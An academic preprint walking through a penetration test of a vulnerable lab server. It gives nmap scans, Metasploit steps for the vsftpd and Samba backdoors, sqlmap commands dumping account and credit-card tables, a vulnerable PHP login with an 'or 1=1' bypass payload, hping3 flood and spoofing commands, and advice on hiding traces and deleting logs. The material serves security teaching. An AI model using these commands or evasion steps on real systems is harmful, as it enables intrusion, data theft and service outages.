EasyChair Preprint

№ 12580

Vulnerability Analysis in Server Systems

Kondeti Sai Teja and Nidhi Shah

March 18, 2024

Vulnerability Analysis in Server Systems

KONDETI SAI TEJA
Dept of Computer science & Engineering
Parul University
Vadodara, India
200303126124@paruluniversity.ac.in

Prof. Nidhi Shah
Assistant Professor, Dept of Computer science and Engineering
Parul University
Vadodara, India
Nidhi.shah19176@paruluniversity.ac.in

Abstract: *Nowadays with the advancement of technologies and the direct impact of Covid-19 on business processes, more and more services are provided to the end users electronically. This is a convenient method for both providers of these services and consumers, but this trend also leads to several vulnerabilities in the protection of computer server systems and networks, through which communication between the customer and the provider is carried out at a technological level. Impact on computer or network systems is presented.*
Keywords*: CYBERSECURITY, SQL INJECTION, SERVER VULNERABILITIES, FLOOD, PENETRATION TESTINNG*

1. Introduction

The ethical and malicious hacker follows a similar process in intelligence, analysis, obtaining and maintaining access to the server system. Based on the basic concepts of penetration and testing in ethical hacking, the attack process is divided into five successive stages (phases), shown in figure 1.




Fig. 1 *Hacking phases.*

Intelligence, also known as the preparatory stage, is a phase in which the target (victim) suitable for the attack is identified and the intelligence and collection of useful information about it begins. During this phase, the hacker searches for valuable information such as old passwords, names of important employees (such as the network administrator) and conducts active intelligence to understand how the organization works.

In the scanning phase, the hacker identifies a quick way to access the network and gather information. The idea here is, after obtaining the initial intelligence, to identify the active network devices, servers, workstations, etc. There are three scanning methods: pre-attack, port scanning, and information retrieval. Each of these methods retrieves system-specific data that could subsequently turn out to be vulnerabilities. The hacker uses them to exploit weaknesses in the system.

At the third stage (gaining access) the hacker is entering and gaining access to an information system. The researched information till now is used to penetrate in a suitable way. After the hacker has researched the system detailed, he defines the options and possibilities for access to the network. For example, the hacker finds that there are new employees in the targeted company who arenot yet aware of the procedures and decides to carry out a phishing attack. Using a tool, he sends a phishing email to a designated employee on behalf of the company's actual email. The email contains a phishing website that collects login information and passwords, asking the user to sign into a new Google portal with their credentials. By opening the link in the email, the user is already working with the tools of social engineering. Other options are the creation of a TCP / IP feedback using PDF with Metasploit, "Man in the middle" attack, denial of service, etc [3].

Once the hacker has gained access, he must keep it and save it for future attacks at the appropriate time. Once a hacker has access to the system, he can use it as a base to launch additional attacks. If there are no indications of detection, the attack is stopped and a waiting game is started, which allows the victim to think that nothing has been violated. With access to the employee's account, the hacker makes copies of all emails, appointments, contacts, messages, and files to sort and use later for personal purposes and benefits. Finally,
it is mandatory to cover up the traces and to write a report for the performed activity.

Tracking begins before access is granted. To disguise his identity, before the attack, the hacker changes his MAC address and activates the attacking machine through at least one VPN. The hacker does not carry out a direct attack, nor any intelligence activity if it would "illuminate" him. Once access is granted, the hacker seeks to cover his tracks. This includes deleting sent emails, cache, cookies, deleting server log files, closing all open ports, etc. This is an important step as the system data is cleared. As a result, tracking the attack becomes a real and difficult challenge.

2. Intelligence and scanning techniques

Once the victim has been identified, a scan for vulnerabilities begins. In the proposed model, the victim is a web server in a private network located at an IPv4 address: 192.168.30.129. The embedded software tool "Nmap" in Kali Linux [1] was used to collect intelligence and scan. For this purpose, the following command is entered in the terminal:

nmap 192.168.30.129




Fig. 2 *Scanning hosts on a private network.*

Figure 2 shows the results of the scan and at the specified IP address are displayed 30 open ports with running services such as

attempt was made to request and ask for a response from the host using the command:

ping 192.168.30.129

```
dimov@kali:~$ ping 192.168.30.129
PING 192.168.30.129 (192.168.30.129) 56(84) bytes of data.
64 bytes from 192.168.30.129: icmp_seq=1 ttl=64 time=0.541 ms
64 bytes from 192.168.30.129: icmp_seq=2 ttl=64 time=0.469 ms
64 bytes from 192.168.30.129: icmp_seq=3 ttl=64 time=0.517 ms
64 bytes from 192.168.30.129: icmp_seq=4 ttl=64 time=1.42 ms
64 bytes from 192.168.30.129: icmp_seq=5 ttl=64 time=0.509 ms
64 bytes from 192.168.30.129: icmp_seq=6 ttl=64 time=1.68 ms
64 bytes from 192.168.30.129: icmp_seq=7 ttl=64 time=0.535 ms
64 bytes from 192.168.30.129: icmp_seq=8 ttl=64 time=1.46 ms
64 bytes from 192.168.30.129: icmp_seq=9 ttl=64 time=0.515 ms
^C
--- 192.168.30.129 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8115ms
rtt min/avg/max/mdev = 0.469/0.848/1.677/0.477 ms
dimov@kali:~$
```

Fig. 3 *ICMP accessibility.*

After the check for accessibility via ICMP protocol, the same test was performed for accessibility via HTTP protocol. An application-level web browser is used, from where an attempt is made to establish a connection with the host's HTTP server [6]. To do this, the following http query is executed in the browser field:

http://192.168.30.129

When asking with an http request, the server returns an http response, as a result of which an html form is retrieved, observed in the browser in the form of a web page - figure 4. In the case shown in the figure, the client is the application itself, i. e. web browser. The browser sends a GET request to the server that contains the necessary data for the server to execute it, whereupon it sends the resource that is requested.




Fig. 4 *Index page of the server.*

There is a way to scan the host ports to identify the versions of the services that are running, as well as on which ports are running, and save the result of the scan in a txt file. For this purpose, the following command is executed in the Kali Linux terminal:

nmap 192.168.30.129 –sV >> Desktop/portvers.txt

As can be seen from figure 5, the host has several services turned on. The emergence of so many open ports running different services while scanning is like a "gold mine" for hackers.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 14:45 EDT
Nmap scan report for 192.168.30.129
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A4:66:91 (VMware)
Service Info: Hosts:  dimovserver.localdomain, dimovserver, irc.Dimovserver.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.31 seconds
```

Fig. 5 *Service versions.*

3. Vulnerability analysis

3.2 FTP Vulnerability

Figure 5 shows the presence of an old version of the ftp server. Vsftpd is an FTP server for Unix systems including Linux. This is the default FTP server for Ubuntu, CentOS, Fedora, and others. A brief reference on the Internet shows the presence of vulnerabilities in the version of vsftpd used by the server - 2.3.4. There is a so- called "back door" in the server, for which there is a module created in Metasploit tool, which exploits it. For this purpose, the attack algorithm is as follows:

The following command is executed in the Kali Linux terminal:

msfconsole

It starts the tool Metasploit. Once the Metasploit package is loaded, a command is executed:

search vsftpd

This command triggers a search in the entire Metasploit arsenal for modules related to vsftpd. After that the following command is being executed:

use exploit/unix/ftp/vsftpd_234_backdoor

The command executes the built-in Metasploit module to attack the server. Before initiating the attack, mandatory parameters are entered, such as the address of the host and the port through which the breakthrough will take place. To see the parameters that need to be defined, the following command is executed:

show options

Parameters “TARGET”, “RHOST” and “RPORT” are defined:

set TARGET 0

TARGET 0 is a tool automatic mode.

set RHOST 192.168.30.129

RHOST is the IP address of the victim.

set RPORT 21

RPORT is the attacked port.

At the last step, the command that triggers the attack is:

exploit

Fig. 6 *Carrying out the attack.*

The whole process is shown on a figure 6. In this way, the hacker gains full access to the target host. The following command is executed:

sudo shutdown –h now

Command (13) causes the server to suspend all its services. This is one of the most harmless options in such an attack [7], because after a restart the server is available again.

3.2 Vulnerability in Samba.

As can be seen from figure 5, ports 139 and 445 are open on the host, where NetBIOS-ssn services are running. NetBIOS (Network Basic Input / Output System), provides session layer services on the OSI model, allowing applications on individual computers to communicate over a local area network. In modern networks, NetBIOS usually works with TCP/IP over the NBT protocol (NetBIOS over TCP / IP). In this way, each computer on the network receives both an IP address and a NetBIOS name, which in some cases may be a host name [8]. In addition, figure 5 shows that the NetBIOS-ssn session service is implemented using the Samba protocol. Samba is a free re-implementation of the SMB/CIFS network protocol under the GNU General Public License. The figure also shows that Nmap does not provide information about the specific version of the Samba protocol. Further verification is needed as to what exact Samba protocol is used. A special Metasploit scanner designed to check versions of SMB protocols was used to retrieve the version. To do this, command (5) is executed to load Metasploit in the Kali terminal, then the following commands are executed:

use auxiliary/scanner/smb/smb_version

This command loads an embedded module into a Metasploit designed as an SMB scanner. After that command (8) displays the necessary parameters to be defined. The only parameter is "RHOST". A command (10) is entered for this purpose. Since “RHOST” is defined, command (12) activates the scanner. After that, the scanner retrieves the version of the Samba protocol - Samba 3.0.20 - Debian. A brief scan on the Internet indicates a command injection vulnerability in this version of the protocol, without the need for authentication. This allows the start of a reverse TCP session. For this purpose, a module has been created in the Metasploit that exploits this vulnerability. The algorithm of the attack is as follows:

Command (5) is executed in the Kali Linux terminal to start the tool Metasploit. After the tool is loaded, the following command is entered:

use exploit/multi/samba/usermap_script

The command executes the protocol attack module built into the Metasploit. Before initiating the attack, mandatory parameters are entered, such as the address of the host and the port through which the breakthrough will take place. Once again command (8) is executed to see the parameters necessary to be defined. The only parameter that needs to be defined is RHOSTS. Command (10) is entered for this purpose. After that command (12) is executed, which triggers the attack and starts a reverse TCP session.




Fig. 7 *Gaining access through Samba vulnerability.*

3.3 Vulnerabilities for SQL injections.

To investigate vulnerabilities that can serve as points for SQL injection and data extraction (SQLi - extract data) is used a built-in software tool in Kali Linux - Sqlmap in combination with Burpsuite. A Mozilla Firefox browser was used to test the website. The site is accessed through the browser at: http://192.168.30.129/. A form for administrators has been found on one of the pages, where the website lists the names and passwords of all registered user accounts.




Fig. 8 *HTTP GET request.*

To display the data, you must enter the correct combination of username and password of administrator account. However, a parameter from a GET request is used here. Random data is entered in the name and password forms as follows: username: testing / password: 1234. By clicking on "View Account Details" Burpsuite intercepts the request from the browser to the server - figure 8. The server returns a response in the browser because there is no such account. However, what interests the hacker here, is that the login data in the GET request has been intercepted. The request is used to spy on the server's databases via Sqlmap, by executing the following command in the terminal:

sqlmap –r Desktop/request1.txt –dbs

Sqlmap detects the presence of several vulnerabilities for injection. The “GET” parameter is used, as well as the “type” for enumerating the databases. In this case, the hacker gets the opportunity to obtain information related to databases, such as MySQL, as a database management system, and Sqlmap retrieves the names of 7 databases, one of which is named "owasp10". An

attempt is made to extract more information from here. For this purpose, it is necessary to select the database which we want to check and retrieve its tables. This is done with the following command:

sqlmap –r Desktop/request1.txt –D owasp10 –tables




Fig. 9 *Retrieved tables from owasp10 database.*

In this case, the GET request with the "password" parameter is used again. In this way, the hacker obtains information about the names of the tables in the databases. The owasp10 database has 6 tables, which are: *accounts, blogs_table, captured_data, credit_cards, hitlog and pen_test_tools*. Sqlmap lists 6 tables, one of which immediately attracts our attention - "credit_cards". "– dump" option is used in order to extract information from the columns of a particular table.

sqlmap –r Desktop/request1.txt –D owasp10 –T accounts –dump

In this way Sqlmap retrieves the information from the columns of the "accounts" table from the "owasp10" database. The result is shown in figure 10. Here the hacker obtains sensitive data such as account names and passwords. In the case shown, the database is programmed to be vulnerable. For this reason, passwords are not encrypted, but in fact on the global network, many sites store data such as passwords and credit card numbers in plain text. In this way, personal data, credit card numbers, bank accounts and other critical information can be retrieved, which can subsequently serve as a personal benefit for the hacker [2].




Fig. 10 *Extract information from table accounts columns*

Instead of accounts, let's change the command syntax so that Sqlmap retrieves the information for the "credit_cards" table. In this case, the command looks like this:

sqlmap –r Desktop/request1.txt –D owasp10 –T credit_cards –dump




Fig. 11 *Retrieving credit card information.*

As shown in figure 11, Sqlmap retrieves sensitive data as credit card numbers, expiration dates, and CVV values (Card Verification Value), or in other words, this is all the data needed to make a transaction. Thus, vulnerabilities for SQL injection can cause enormous damage and misuse of financial resources. In this case experiments were performed only for educational purposes, and the client-web server model was simulated in a virtual environment. The research shows how dangerous the vulnerabilities in databases can be. Therefore, it is important that all data is encrypted, as well as timely updating of all protocols and database management systems (DBMS).

SQL injection based on 1 = 1 is always true

SQL injection based on 1 = 1 is always true, used for unauthorized execution of SQL commands to the server database. This technique is for exploiting vulnerable codes. Users of different sites access databases, such as using login forms and writing passwords, emails, names, etc. Many novice PHP programmers simply do not have the necessary knowledge, or even an advanced programmer may fail to review the code and remain vulnerable points. A login form with 2 fields for entering an account and password has been found on one of the pages of the web server. The login system has the following code:

```
<?php if(isSet($_GET['submit'])) {
$username = stripslashes($_GET['username']);
$password = stripslashes($_GET['password']);
$query = mysql_query("SELECT * FROM `users` WHERE
`username` = '$username' AND `password` = '$password';") or
die(mysql_error()); if(mysql_num_rows($query) > 0) { $row =
mysql_fetch_assoc($query);
echo "hello {$row['username']} : {$row['password']}!<br />";";
} } else { echo "<form method='GET' action='login.php'>
Name: <input type='text' name='username' /><br />
Password: <input type='text' name='password' /><br />
<input type='submit' name='submit' value='Login' />
</form>";
}
?>
```

Fig. 12 *Login system.*

Fig. 13 *Web interface of the login panel.*

As can be seen from figure 13, when entering an incorrect combination of account and password, a response for incorrect data is returned. However, if the system does not have protection against entering special characters, then in the name and password fields, malicious SQL commands can be inserted into the requests generated by the application [2]. In this case, the following code is inserted in the name and password fields:

admin' or 1=1 –

This code will trigger the following SQL command:

SELECT FROM users WHERE username = 'admin' or 1=1 -- ' AND password = 'admin' or 1=1 -- '

A second condition is inserted in the command where "1 = 1". As we all know 1 = 1 is always true. Even though the entered data for name and password are not correct, then 1 = 1 will always be true, i.e., inserting "or" will trigger a check for the second condition, which is 1 = 1. In this way the authentication mechanism of the login page is "bypassed". With the help of the same algorithm, a "dump" of a table from a database can be performed, whereby data for all usernames and passwords can be extracted [5]. The result is shown in figure 14.




Fig. 14 *Bypassing the login system.*

3.4 Denial of Service Attack Analysis

Ping flood, also known as ICMP (Internet Control Message Protocol) flood is the most common method of carrying out a denial-of-service attack, in which a hacker blocks the work of the victim's computer, "overwhelming" him with ICMP echo requests, known as "pings". The attack is carried out by flooding the victim's network with requests (packets), whereby the network must return an equal number of responses to requests. Methods of flooding a victim with ICMP requests include the use of custom tools or code, such as *hping3* or *scapy*. The attack hinders the operation of both incoming and outgoing channels of the network, consuming significant bandwidth and leading to denial of service. However, the use of ping flood largely depends on whether the hacker knows the victim's IP address. Attacks in this way can be divided into three categories (targeted attack, router attack, blind ping flood attack), depending on the purpose and the way IP addresses are distributed. An important feature is that for an attack to be successful, the attacking computer must have a wider bandwidth than the victim's. Otherwise, this limits the ability to perform a DoS attack, especially against large networks [4]. The attack algorithm is as follows:

hping3 –1 --flood 192.168.30.129

Parameter "-1" sets hping3 mode (in this case -1 means ICMP mod). "--flood" – sends as many packets as possible per unit time (without waiting for a response) and 192.168.30.129 is the target IP address.

```
root@kali:~# hping3 -1 --flood 192.168.30.129
HPING 192.168.30.129 (eth0 192.168.30.129): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.30.129 hping statistic ---
364747 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Fig. 15 *Initiation of ICMP flood attack.*

Figure 15 shows the execution of command (22). After checking the IP address via Nmap we find a denial of service by thehost (figure 16).

```
root@kali:~# nmap -sV 192.168.30.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-21 09:55 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.85 seconds
root@kali:~#
```

Fig. 16 *Denial of service by the host.*




Fig. 17 *Check via internet browser.*

Figure 17 shows the accessibility of the website checked via http by an Internet browser.


No.	Time	Source	Destination	Protocol	Length
1000_	20.649456825	192.168.30.130	192.168.30.129	ICMP	42
1000_	20.649476202	192.168.30.130	192.168.30.129	ICMP	42
1000_	20.649526023	192.168.30.130	192.168.30.129	ICMP	42
1000_	20.649561229	192.168.30.130	192.168.30.129	ICMP	42
1000_	20.649617948	192.168.30.130	192.168.30.129	ICMP	42
1000_	20.649637499	192.168.30.130	192.168.30.129	ICMP	42
1000_	20.650053915	192.168.30.129	192.168.30.130	ICMP	60
1000_	20.650053986	192.168.30.129	192.168.30.130	ICMP	60
1000_	20.650054031	192.168.30.129	192.168.30.130	ICMP	60
1000_	20.650054075	192.168.30.129	192.168.30.130	ICMP	60
1000_	20.650054122	192.168.30.129	192.168.30.130	ICMP	60

Fig. 18 *Establish the address of the attacking machine.*

As can be seen from figure 18, all requests come from the same IP address: 192.168.30.130. In this way, it is easy to identify a malicious hacker who is trying to stop providing the service. In addition, there are several settings that can block access to an IP address after receiving a certain number of ICMP requests per unit of time. However, there is a method in which each packet comes from a different IP address. However, restricting applicants with an IP filter will not be enough. The syntax of the command is as follows:

hping3 –1 --flood --rand-source 192.168.30.129

Adding "--rand-source" in command syntax, each request is sent from a randomly generated IP address. The attack was intercepted by Wireshark – figure 19.



No.	Time	Source	Destination	Protocol
3824…	71.776201206	7.33.204.64	192.168.30.129	ICMP
3824…	71.776298784	72.187.43.179	192.168.30.129	ICMP
3824…	71.776319612	7.53.126.249	192.168.30.129	ICMP
3824…	71.776417355	130.101.12.193	192.168.30.129	ICMP
3824…	71.776436532	154.42.79.171	192.168.30.129	ICMP
3824…	71.776533725	172.218.113.66	192.168.30.129	ICMP
3824…	71.776553241	70.7.76.79	192.168.30.129	ICMP
3824…	71.776648476	7.101.239.53	192.168.30.129	ICMP
3824…	71.776665846	113.206.116.249	192.168.30.129	ICMP
3824…	71.776758014	215.96.27.103	192.168.30.129	ICMP
3824…	71.776778026	76.45.166.125	192.168.30.129	ICMP

Fig. 19 *ICMP flood from random IP addresses.*

Restricting IP addresses after sending a certain number of packets per unit time is not enough. Counteracting this type of attack turns out to be an extremely time-consuming task, given that it is impossible to intercept the IP address of the attacking machine.

4. Conclusion

Analysis of various vulnerabilities in the proposed model were performed to help build a better security in server systems. The results show how important it is to fully update all protocols, OS version and applications used on the web server. In addition, the main recommendation when implementing this type of servers is to use virtualization. Thus, even if the hacker gains unauthorized access to the server's resource, it will not cause a complete crash of the main operating system and the data stored on it.

5. References

[1] Ben Clark, Red Team field manual, 2014

[2] Chris Anley, Advanced SQL Injection in SQL Server Applications, 2002

[3] EC-Council, Ethical Hacking and Countermeasures: Attack Phases, 2016

[4] Aman Singh, Analysis of DoS Attacks, Consequences and Proposed Defence Mechanisms, 2017

[5] Justin Clarke, SQL Injection Attacks and Defence, 2012

[6] Raphael Hertzog, Jim O'Gorman, Kali Linux Revealed: Mastering the Penetration Testing Distribution, 2017

[7] Georgia Weidman, Penetration Testing: A Hands-On Introduction to Hacking, 2014

[8] Gerald Carter, Jay Ts, Robert Eckstein, Using Samba: A File and Print Server for Linux, Unix & Mac OS X, 3rd Edition, 2003